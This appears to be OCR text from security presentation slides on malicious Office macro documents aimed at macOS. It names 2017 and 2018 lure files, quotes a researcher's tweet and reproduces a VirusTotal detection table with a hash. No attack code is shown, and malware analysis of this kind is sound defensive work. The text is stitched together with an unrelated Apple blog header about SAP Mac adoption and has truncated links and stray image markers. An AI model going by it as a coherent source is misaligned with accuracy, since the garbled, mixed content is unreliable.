
Apple Must *Great tips and useful insights*

Home Mac & iOS tips Stuff to Buy About ▾

APPLE / MAC 0

Mac adoption at SAP doubles as Apple enterprise reach grows

BY JONNY EVANS · FEBRUARY 3, 2020




malicious & potentially unwanted files for macOS (Kasperksy)





2017 macro attack



"U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endowment for International Peace.docm"



discovery & (limited)
detection



"New Attack, Old Tricks"
objective-see.com/blog/blog_0x17.html

2018 macro attack



John Lambert
@JohnLaTwC



This [#bitcoin](#) interview lure macro doc does not infect any version of Office for Windows. Why? It is targeting MacOffice.

When you see libc.dylib, system, and plist, you know the macro is up to no good.

- [objective-see.com/blo/blog_0x35....](#) ( @patrickwardle)
- [virustotal.com/#/file/4454e76...](#)



5 engines detected this file

SHA-256	4454e768b295ed2869f657b2e9f47421b6ca0548e67092735665cd339a41dddb		
File name	BitcoinMagazine-Quidax_InterviewQuestions_2018.docm		
File size	22.39 KB		
Last analysis	2018-12-04 03:50:09 UTC		
Community score	-31		

5 / 59

DetectionDetailsRelationsCommunity


ClamAV	Legacy.Trojan.Agent-37025	Endgame	malicious (high confidence)
Qihoo-360	virus.office.qexvmc.1085	SentinelOne	static engine - malicious
TACHYON	Suspicious/WOX.Obfus.Gen.2	Ad-Aware	Clean

discovery & (limited)
detection



"BitcoinMagazine-Quidax_InterviewQuestions_2018.docm"

sandbox escape!

